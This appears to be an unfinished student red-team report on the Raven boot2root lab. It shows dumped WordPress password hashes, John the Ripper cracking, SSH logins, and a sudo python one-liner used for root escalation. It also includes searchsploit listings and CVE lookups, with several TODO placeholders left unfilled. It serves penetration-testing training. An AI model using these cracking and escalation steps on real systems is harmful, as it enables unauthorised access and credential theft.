| ID | user_login | user_pass                          | user_nicename | user_email        | user_url | user_registered     | user_activat
ion_key | user_status | display_name   |
+----+------------+------------------------------------+---------------+-------------------+----------+---------------------+-------------
--------+-------------+----------------+
|  1 | michael    | $P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0 | michael       | michael@raven.org |          | 2018-08-12 22:49:12 |
        |           0 | michael        |
|  2 | steven     | $P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/ | steven        | steven@raven.org  |          | 2018-08-12 23:31:16 |
        |           0 | Steven Seagull |
+----+------------+------------------------------------+---------------+-------------------+----------+---------------------+-------------
--------+-------------+----------------+
2 rows in set (0.00 sec)
```

```
root@Kali:~# nano hashes1.txt
root@Kali:~# john hashes1.txt
```

```
root@Kali:~# john hashes1.txt --show
?:pink84

1 password hash cracked, 1 left
root@Kali:~#
```

```
root@Kali:~# nano hashes1.txt
root@Kali:~# john hashes1.txt
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (phpass [phpass ($P$ or $H$) 512/512 AVX512BW 16×3])
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
Proceeding with incremental:ASCII
pink84           (?)
```

```
root@Kali:~# john hashes1.txt --show
?:pink84

1 password hash cracked, 1 left
root@Kali:~# ssh steven@192.168.1.110
steven@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Jun 24 04:02:16 2020
$ pwd
/home/steven
$
```

```
$ sudo -l
Matching Defaults entries for steven on raven:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User steven may run the following commands on raven:
    (ALL) NOPASSWD: /usr/bin/python
$
```

```
$ sudo -l
Matching Defaults entries for steven on raven:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User steven may run the following commands on raven:
    (ALL) NOPASSWD: /usr/bin/python
$ sudo python -c 'import pty;pty.spawn("/bin/bash")'
root@target1:/home/steven#
```

After compromising Target 1 system using Steven cracked password and ssh, I can then move for privilege escalation by first running sudo -l to see what the user has access to.

If the user has access to run Python language program or script as root user, we can then acquire root access by executing Python one-liner.

Sudo python -c 'import pty;pty.spawn("/bin/bash")'

```
root@target1:/home/steven# find / -iname *flag*.txt
/var/www/flag2.txt
/root/flag4.txt
root@target1:/home/steven#
```

```
File  Actions  Edit  View  Help

As a new WordPress user, you should go to <a href="http://192.168.206.131/wordpress/wp-admin/">your dashboard</a> to delete this page and
create new pages for your content. Have fun! | Sample Page  |              | publish     | closed         | open        |              |
sample-page    |          |          | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 |                    |          0 | http://192.168.206.13
1/wordpress/?page_id=2                |          0 | page        |             |              0 |
|  4 |          1 | 2018-08-13 01:48:31 | 0000-00-00 00:00:00   flag3{afc01ab56b50591e7dccf93122770cd2}


                                | flag3       |              | draft       | open          | open        |              |
    |          |          | 2018-08-13 01:48:31 | 2018-08-13 01:48:31 |                    |          0 | http://raven.local/wordpress/?p
=4                                |          0 | post        |             |              0 |
|  5 |          1 | 2018-08-12 23:31:59 | 2018-08-12 23:31:59 | flag4{715dea6c055b9fe3337544932f2941ce}
```

```
root@target1:/home/steven# cd
root@target1:~# ls -la
total 48
drwx------  2 root root 4096 Jul  1  2020 .
drwxr-xr-x 23 root root 4096 Jun 24  2020 ..
-rw-------  1 root root 4524 Feb  5 13:18 .bash_history
-rw-r--r--  1 root root  570 Jan 31  2010 .bashrc
-rw-r--r--  1 root root  442 Aug 13  2018 flag4.txt
-rw-------  1 root root   27 Aug 13  2018 .mysql_history
-rw-r--r--  1 root root  140 Nov 20  2007 .profile
-rw-------  1 root root 1024 Aug 13  2018 .rnd
-rw-r--r--  1 root root   66 Aug 13  2018 .selected_editor
-rw-r--r--  1 root root   20 Aug 13  2018 .tmux-session
-rw-------  1 root root 2738 Jul  1  2020 .viminfo
root@target1:~# cat flag4.txt

| ___ \
| |_/ /__ ___   _____ _ __
|    // _` \ \ / / _ \ '_ \
| |\ \ (_| |\ V /  __/ | | |
\_| \_\__,_| \_/ \___|_| |_|

flag4{715dea6c055b9fe3337544932f2941ce}

CONGRATULATIONS on successfully rooting Raven!

This is my first Boot2Root VM - I hope you enjoyed it.

Hit me up on Twitter and let me know what you thought:

@mccannwj / wjmccann.github.io
root@target1:~#
```

This scan identifies the services below as potential points of entry:

Target 1

1. Open SSH (6.1p1 Debian, Protocol 2.0) / Open port 22 /
2. HTTP (Apache v. 2.4.10 Debian) / Open port 80
3. RPCbind (Version 2 - 4, RPC#100000) / Open port 111
4. Netbios-ssn Service (Samba version 3.x - 4.x) / Open port 139
5. Microsoft-ds Service (Samba version 3.x - 4.x) / Open port 445

Target 2

1. Open SSH (6.1p1 Debian, Protocol 2.0) / Open port 22 /
2. HTTP (Apache v. 2.4.10 Debian) / Open port 80
3. RPCbind (Version 2 - 4, RPC#100000) / Open port 111
4. Netbios-ssn Service (Samba version 3.x - 4.x) / Open port 139
5. Microsoft-ds Service (Samba version 3.x - 4.x) / Open port 445

Critical Vulnerabilities

TODO: Fill out the list below. Include severity and CVE numbers, if possible.

The following vulnerabilities were identified on each target:

Target 1 and Target 2

1. Open SSH (6.1p1 Debian, Protocol 2.0) / Open port 22 /
    - CVE-2015-8325 / Severity: High / The do_setup_env function in session.c in sshd in OpenSSH through 7.2p2, when the UseLogin feature is enabled and PAM is configured to read .pam_environment files in user home directories, allows local users to gain privileges by triggering a crafted environment for the /bin/login program, as demonstrated by an LD_PRELOAD environment variable.
    - CVE-2016-0778 / Severity: High / The (1) roaming_read and (2) roaming_write functions in roaming_common.c in the client in OpenSSH 5.x, 6.x, and 7.x before 7.1p2, when certain proxy and forward options are enabled, do not properly maintain connection file descriptors, which allows remote servers to cause a denial of service (heap-based buffer overflow) or possibly have unspecified other impact by requesting many forwardings.
    - CVE-2016-0777 / Severity: Medium / The resend_bytes function in roaming_common.c in the client in OpenSSH 5.x, 6.x, and 7.x before 7.1p2 allows remote servers to obtain sensitive information from process memory by requesting transmission of an entire buffer, as demonstrated by reading a private key.

2. HTTP (Apache v. 2.4.10 Debian) / Open port 80
    a. CVE-2017-3167 / Severity: Critical / In Apache httpd 2.2.x before 2.2.33 and 2.4.x before 2.4.26, use of the ap_get_basic_auth_pw() by third-party modules outside of the authentication phase may lead to authentication requirements being bypassed.

3. RPCbind (Version 2 - 4, RPC#100000) / Open port 111
4. Netbios-ssn Service (Samba version 3.x - 4.x) / Open port 139
5. Microsoft-ds Service (Samba version 3.x - 4.x) / Open port 445

```
root@Kali:~# searchsploit apache | grep 2.4
Apache 0.8.x/1.0.x / NCSA HTTPd 1.x - 'test-cgi' Directory Listing                    | exploits/cgi/remote/20435.txt
Apache 1.3 + PHP 3 - File Disclosure                                                  | exploits/multiple/remote/20466.txt
Apache 1.3.20 (Win32) - 'PHP.exe' Remote File Disclosure                              | exploits/windows/remote/21204.txt
Apache 1.3.35/2.0.58/2.2.2 - Arbitrary HTTP Request Headers Security                  | exploits/linux/remote/28424.txt
Apache 2.0.4x mod_php - File Descriptor Leakage (1)                                   | exploits/linux/local/23481.c
Apache 2.0.4x mod_php - File Descriptor Leakage (2)                                   | exploits/linux/local/23482.c
Apache 2.2.4 - 413 Error HTTP Request Method Cross-Site Scripting                     | exploits/unix/remote/30835.sh
Apache 2.4.17 - Denial of Service                                                     | exploits/windows/dos/39037.php
Apache 2.4.17 < 2.4.38 - 'apache2ctl graceful' 'logrotate' Local Privilege Escalation | exploits/linux/local/46676.php
Apache 2.4.23 mod_http2 - Denial of Service                                           | exploits/linux/dos/40909.py
Apache 2.4.7 + PHP 7.0.2 - 'openssl_seal()' Uninitialized Memory Code Execution       | exploits/php/remote/40142.php
Apache 2.4.7 mod_status - Scoreboard Handling Race Condition                          | exploits/linux/dos/34133.txt
Apache < 2.2.34 / < 2.4.27 - OPTIONS Memory Leak                                      | exploits/linux/webapps/42745.py
Apache JackRabbit 1.4/1.5 Content Repository (JCR) - 'search.jsp?q' Cross-Site Scripting | exploits/jsp/webapps/32741.txt
Apache JackRabbit 1.4/1.5 Content Repository (JCR) - 'swr.jsp?q' Cross-Site Scripting  | exploits/jsp/webapps/32742.txt
Apache OFBiz - Admin Creator                                                          | exploits/multiple/remote/12264.txt
Apache Tomcat (Windows) - 'runtime.getRuntime().exec()' Local Privilege Escalation    | exploits/windows/local/7264.txt
Apache Tomcat 3.2.3/3.2.4 - 'RealPath.jsp' Information Disclosuree                    | exploits/multiple/remote/21492.txt
Apache Tomcat 3.2.3/3.2.4 - 'Source.jsp' Information Disclosure                       | exploits/multiple/remote/21490.txt
Apache Tomcat 3.2.3/3.2.4 - Example Files Web Root Full Path Disclosure               | exploits/multiple/remote/21491.txt
Apache Tomcat 4.0/4.1 - Servlet Full Path Disclosure                                  | exploits/unix/remote/21412.txt
Apache Tomcat 5 - Information Disclosure                                              | exploits/multiple/remote/28254.txt
Apache Tomcat 5.5.0 < 5.5.29 / 6.0.0 < 6.0.26 - Information Disclosure                | exploits/multiple/remote/12343.txt
Apache Tomcat 5.5.25 - Cross-Site Request Forgery                                     | exploits/multiple/webapps/29435.txt
```

cve.mitre.org/cgi-bin/cvekey.cgi?keyword=apache+2.4+linux

CVE List CNAs WGs Board About News & Blog

Common Vulnerabilities and Exposures

NVD Go to for: CVSS Scores CPE Info

Search CVE List | Downloads | Data Feeds | Update a CVE Record | Request CVE IDs

TOTAL CVE Records: 148642

HOME > CVE > SEARCH RESULTS

Search Results

There are **100** CVE Records that match your search.

Name	Description
CVE-2020-25073	FreedomBox through 20.13 allows remote attackers to obtain sensitive information from the /server-status page of the Apache HTTP Server, because a connection from the Tor onion service (or from PageKite) is considered a local connection. This affects both the freedombox and plinth packages of some Linux distributions, but only if the Apache mod_status module is enabled.
CVE-2020-1953	Apache Commons Configuration uses a third-party library to parse YAML files which by default allows the instantiation of classes if the YAML includes special statements. Apache Commons Configuration versions 2.2, 2.3, 2.4, 2.5, 2.6 did not change the default settings of this library. So if a YAML file was loaded from an untrusted source, it could therefore load and execute code out of the control of the host application.
CVE-2019-5489	The mincore() implementation in mm/mincore.c in the Linux kernel through 4.19.13 allowed local attackers to observe page cache access patterns of other processes on the same system, potentially allowing sniffing of secret information. (Fixing this affects the output of the fincore program.) Limited remote exploitation may be possible, as demonstrated by latency differences in accessing public files from an Apache HTTP Server.
CVE-2019-20445	HttpObjectDecoder.java in Netty before 4.1.44 allows a Content-Length header to be accompanied by a second Content-Length header, or by a Transfer-Encoding header.
CVE-2019-11989	A security vulnerability in HPE IceWall SSO Agent Option and IceWall MFA (Agent module) could be exploited remotely to cause a denial of service. The versions and platforms of Agent Option modules that are impacted are as follows: 10.0 for Apache 2.2 on RHEL 5 and 6, 10.0 for Apache 2.4 on RHEL 7, 10.0 for Apache 2.4 on HP-UX 11i v3, 10.0 for IIS on Windows, 11.0 for Apache 2.4 on RHEL 7, MFA Proxy 4.0 (Agent module only) for Apache 2.4 on RHEL 7.
CVE-2019-0217	In Apache HTTP Server 2.4 release 2.4.38 and prior, a race condition in mod_auth_digest when running in a threaded server could allow a user with valid credentials to authenticate using another username, bypassing configured access control restrictions.
CVE-2019-0215	In Apache HTTP Server 2.4 releases 2.4.37 and 2.4.38, a bug in mod_ssl when using per-location client certificate verification with TLSv1.3 allowed a client to bypass configured access control restrictions.
CVE-2019-0211	In Apache HTTP Server 2.4 releases 2.4.17 to 2.4.38, with MPM event, worker or prefork, code executing in less-privileged child processes or threads (including scripts executed by an in-process scripting interpreter) could execute arbitrary code with the privileges of the parent process (usually root) by manipulating the scoreboard. Non-Unix systems are not affected.
CVE-2018-17199	In Apache HTTP Server 2.4 release 2.4.37 and prior, mod_session checks the session expiry time before decoding the session. This causes session expiry time to be ignored for mod_session_cookie sessions since the expiry time is loaded when the session is decoded.
CVE-2017-9789	When under stress, closing many connections, the HTTP/2 handling code in Apache httpd 2.4.26 would sometimes access memory after it has been freed, resulting in potentially erratic behaviour.
CVE-2016-6312	The mod_dontdothat component of the mod_dav_svn Apache module in Subversion as packaged in Red Hat Enterprise Linux 5.11 does not properly detect recursion during entity expansion, which allows remote authenticated users with access to the webdav repository to cause a denial of service (memory consumption and httpd crash). NOTE: Exists as a regression to CVE-2009-1955.
CVE-2016-5425	The Tomcat package on Red Hat Enterprise Linux (RHEL) 7, Fedora, CentOS, Oracle Linux, and possibly other Linux distributions uses weak permissions for /usr/lib/tmpfiles.d/tomcat.conf, which allows local users to gain root privileges by leveraging membership in the tomcat group.
CVE-2016-4373	The AdminUI in HPE Operations Manager (OM) before 9.21.130 on Linux, Unix, and Solaris allows remote attackers to execute arbitrary commands via a crafted serialized Java object, related to the Apache Commons Collections (ACC) library.
CVE-2015-5501	The Hostmaster (Aegir) module 6.x-2.x before 6.x-2.4 and 7.x-3.x before 7.x-3.0-beta2 for Drupal allows remote attackers to execute arbitrary PHP code via a crafted file in the directory used to write Apache vhost files for hosted sites in a multi-site environment.
CVE-2015-5257	drivers/usb/serial/whiteheat.c in the Linux kernel before 4.2.4 allows physically proximate attackers to cause a denial of service (NULL pointer dereference and OOPS) or possibly have unspecified other impact via a crafted USB device. NOTE: this ID was incorrectly used for an Apache Cordova issue that has the correct ID of CVE-2015-8320.
CVE-2015-3330	The php_handler function in sapi/apache2handler/sapi_apache2.c in PHP before 5.4.40, 5.5.x before 5.5.24, and 5.6.x before 5.6.8, when the Apache HTTP Server 2.4.x is used, allows remote attackers to cause a denial of service (application crash) or possibly execute arbitrary code via pipelined HTTP requests that result in a "deconfigured interpreter."
CVE-2014-3250	The default vhost configuration file in Puppet before 3.6.2 does not include the SSLCARevocationCheck directive, which might allow remote attackers to obtain sensitive information via a revoked

CVE-2019-0211 Detail

MODIFIED

This vulnerability has been modified since it was last analyzed by the NVD. It is awaiting reanalysis which may result in further changes to the information provided.

Current Description

In Apache HTTP Server 2.4 releases 2.4.17 to 2.4.38, with MPM event, worker or prefork, code executing in less-privileged child processes or threads (including scripts executed by an in-process scripting interpreter) could execute arbitrary code with the privileges of the parent process (usually root) by manipulating the scoreboard. Non-Unix systems are not affected.

+View Analysis Description

Severity

CVSS Version 3.x | CVSS Version 2.0

CVSS 3.x Severity and Metrics:

NIST: NVD

Base Score: 7.8 HIGH

Vector: CVSS:3.0/AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H

NVD Analysts use publicly available information to associate vector strings and CVSS scores. We also display any CVSS information provided within the CVE List from the CNA.

```
root@Kali:~# searchsploit OpenSSH | head
---------------------------------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                                                |  Path
                                                                                              |  (/usr/share/exploitdb/)
---------------------------------------------------------------------------------------------- ---------------------------------
Debian OpenSSH - (Authenticated) Remote SELinux Privilege Escalation                          | exploits/linux/remote/6094.txt
Dropbear / OpenSSH Server - 'MAX_UNAUTH_CLIENTS' Denial of Service                            | exploits/multiple/dos/1572.pl
FreeBSD OpenSSH 3.5p1 - Remote Command Execution                                              | exploits/freebsd/remote/17462.txt
Novell Netware 6.5 - OpenSSH Remote Stack Overflow                                            | exploits/novell/dos/14866.txt
OpenSSH 1.2 - '.scp' File Create/Overwrite                                                    | exploits/linux/remote/20253.sh
OpenSSH 2.3 < 7.7 - Username Enumeration                                                      | exploits/linux/remote/45233.py
root@Kali:~#
```

```
root@Kali:~# searchsploit rpcbind | head
---------------------------------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                                                |  Path
                                                                                              |  (/usr/share/exploitdb/)
---------------------------------------------------------------------------------------------- ---------------------------------
RPCBind / libtirpc - Denial of Service                                                        | exploits/linux/dos/41974.rb
Wietse Venema Rpcbind Replacement 2.1 - Denial of Service                                     | exploits/unix/dos/20376.txt
rpcbind - CALLIT procedure UDP Crash (PoC)                                                    | exploits/linux/dos/26887.rb
---------------------------------------------------------------------------------------------- ---------------------------------
Shellcodes: No Result
root@Kali:~#
```

```
root@Kali:~# searchsploit samba | head
---------------------------------------------------------------------------------------------- ---------------------------------------
 Exploit Title                                                                                |  Path
                                                                                              |  (/usr/share/exploitdb/)
---------------------------------------------------------------------------------------------- ---------------------------------------
GoSamba 1.0.1 - 'INCLUDE_PATH' Multiple Remote File Inclusions                                | exploits/php/webapps/4575.txt
Microsoft Windows XP/2003 - Samba Share Resource Exhaustion (Denial of Service)               | exploits/windows/dos/148.sh
SWAT Samba Web Administration Tool - Cross-Site Request Forgery                               | exploits/cgi/webapps/17577.txt
Samba 1.9.19 - 'Password' Remote Buffer Overflow                                              | exploits/linux/remote/20308.c
Samba 2.0.7 - SWAT Logfile Permissions                                                        | exploits/linux/local/20341.sh
Samba 2.0.7 - SWAT Logging Failure                                                            | exploits/unix/remote/20340.c
root@Kali:~# searchsploit netbios-ssn | head
Exploits: No Result
Shellcodes: No Result
root@Kali:~# searchsploit netbios | head
---------------------------------------------------------------------------------------------- ---------------------------------------
 Exploit Title                                                                                |  Path
                                                                                              |  (/usr/share/exploitdb/)
---------------------------------------------------------------------------------------------- ---------------------------------------
BEA WebLogic 7.0 - Hostname/NetBIOS Name Remote Information Disclosure                        | exploits/windows/remote/22448.txt
Cyberoam Transparent Authentication Suite 2.1.2.5 - 'NetBIOS Name' Denial of Service (PoC)    | exploits/windows/dos/46926.py
Microsoft Windows 95/98 - NetBIOS NULL Name                                                   | exploits/windows/remote/19889.c
Microsoft Windows NT 4.0/2000 - NetBIOS Name Conflict                                         | exploits/windows/remote/20106.cpp
netBIOS - 'newsid' SQL Injection                                                              | exploits/php/webapps/5852.txt
---------------------------------------------------------------------------------------------- ---------------------------------------
root@Kali:~#
```


Exploitation

TODO: Fill out the details below. Include screenshots where possible.

The Red Team was able to penetrate both Target 1 and Target 2 and retrieve the following confidential data:

Target 1

- flag1.txt: b9bbcb33e11b80be759c4e844862482d
- Exploit Used
    - TODO: Port 80 open
    - TODO: nmap -sV 192.168.1.1/24



- flag2.txt: fc3fd58dcdad9ab23faca6e9a36e581c

- Exploit Used
    - TODO: SSH Brute Force
    - TODO: ssh michael@192.168.1.110 / Password: michael

```
drwxrwxrwx  3 root     root     4096 Aug 13  2018 .
drwxr-xr-x 12 root     root     4096 Aug 13  2018 ..
-rw-------  1 www-data www-data    3 Aug 13  2018 .bash_history
-rw-r--r--  1 root     root       40 Aug 13  2018 flag2.txt
drwxrwxrwx 10 root     root     4096 Aug 13  2018 html
michael@target1:/var/www$ cat flag2.txt
flag2{fc3fd58dcdad9ab23faca6e9a36e581c}
michael@target1:/var/www$
```

Target 2

- flag1.txt: TODO: Insert flag1.txt hash value.
- Exploit Used
    - TODO: Identify the exploit used.
    - TODO: Include the command run.
- flag2.txt: TODO: Insert flag2.txt hash value.
- Exploit Used
    - TODO: Identify the exploit used.
    - TODO: Include the command run.